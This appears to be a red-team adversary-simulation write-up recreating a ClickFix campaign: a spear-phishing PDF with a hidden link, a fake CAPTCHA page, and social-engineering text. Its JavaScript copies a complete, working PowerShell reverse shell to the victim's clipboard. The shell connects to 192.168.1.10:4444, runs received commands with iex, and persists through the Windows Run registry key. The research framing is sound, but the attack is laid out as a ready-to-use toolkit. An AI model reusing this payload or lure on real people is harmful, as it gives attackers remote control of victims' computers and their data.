
The attackers used a new tactic known as ClickFix, a social engineering technique that has gained traction, particularly for distributing malware.

ClickFix involves deceptive error messages or prompts that trick victims into executing malicious code themselves, often via PowerShell commands, ultimately leading to malware infections.

Microsoft's Threat Intelligence: <https://x.com/MsftSecIntel/status/1889407814604296490>

According to Microsoft's Threat Intelligence team, the attackers masquerade as South Korean government officials, gradually building trust with their targets. Once a certain level of rapport is established, the attacker sends a spear-phishing email with a PDF attachment. However, when targets attempt to read the document, they are redirected to a fake device registration link that instructs them to run PowerShell as an administrator and execute attacker-provided code.

<https://www.bleepingcomputer.com/news/security/fake-google-meet-conference-errors-push-infostealing-malware/>




- 1 Social Engineering: Create PDF file which will be sent spear-phishing.
- 2 ClickFix Technique: (Fake-Captcha) to make the target run PowerShell as an administrator and paste attacker-provided code.
- 3 Reverse Shell: Make simple reverse shell (payload.ps1) to creates a TCP connection to a command and control (C2) server and listens for commands to execute on the target machine.

### The first stage (delivery technique)


First the attackers created PDF file includes a Hyperlink that leads to a (Fake-Captcha) page, The advantage of the hyperlink is that it does not appear in texts, and this is exactly what the attackers wanted to exploit.

The problem occurs every time I log in to the mail server through my email affiliated with the company, and now I deal on my own email, this is the company's work email that was created recently: <https://www.example.com/>



## The second stage (Fake-Captcha)

This file is a fake CAPTCHA verification page, designed as part of a phishing attack or malicious script execution.



If you need know more about fake CAPTCHA :

<https://www.bleepingcomputer.com/news/security/malicious-ads-push-lumma-infostealer-via-fake-captcha-pages/>

Here's what it does:

### 1 Fake Verification Interface

The page displays a message prompting the user to verify that they are not a robot. The design mimics a legitimate CAPTCHA verification page but is actually completely fake.

### 2 Social Engineering Trick

When the user clicks the checkbox ("I'm not a robot"), the `verify()` function in JavaScript is triggered. This function displays a popup instructing the user to execute specific commands in PowerShell.

### 3 Execution of Malicious PowerShell Code

The script automatically copies a PowerShell command to the clipboard. If the user follows the instructions and executes the code, it: Establishes a reverse shell connection to IP:PORT.

```
// Copy the PowerShell command to clipboard
const textToCopy = `while ($true) {

try {
$client = New-Object System.Net.Sockets.TCPClient('192.168.1.10', 4444);
$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};
while (($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0) {
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes, 0, $i);
    $sendback = (iex $data 2>&1 | Out-String );
    $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
    $stream.Write($sendbyte, 0, $sendbyte.Length);
    $stream.Flush()
}
$client.Close();
} catch {
    Start-Sleep -Seconds 5; # Wait before reconnecting
}
}


# Persistence via Registry (Run Key)
$regPath = "HKCU:\\Software\\Microsoft\\Windows\\CurrentVersion\\Run"
$regName = "Payload"
$regValue = "powershell -ExecutionPolicy Bypass -File $PSCommandPath"
Set-ItemProperty -Path $regPath -Name $regName -Value $regValue';
const tempTextArea = document.createElement("textarea");
tempTextArea.value = textToCopy;
```

Allows the attacker to remotely execute commands on the victim's machine. Persists by adding itself to the Windows registry (Run Key), ensuring execution every time the system starts.

### The third stage (Reverse shell by PowerShell)

The final result of this fake CAPTCHA attack is that the attacker gains remote access to the victim's machine through a reverse shell connection. Once the victim unknowingly runs the copied PowerShell command, their system establishes a connection to the attacker's server, allowing remote command execution.

This access enables the attacker to control the system, extract sensitive data, install additional malware, and potentially spread within a network if the victim is part of a corporate environment. To ensure persistence, the script modifies the Windows registry so that the malicious command runs every time the system starts. Even after a reboot, the attack remains active.



All of these attacks were simulated, and the tools and tactics were developed by

Abdulrahman Ali (S3N4T0R).

LinkedIn: /in/abdulrehman-a-4472a3243/

Github:/S3N4T0R-0X0

**Disclaimer:** This is for research, awareness, and educational purposes. Disclaimer I am not responsible if anyone uses this technique for illegal purposes. All of this adversary simulation is powered by Bear-C2.



To be continued...

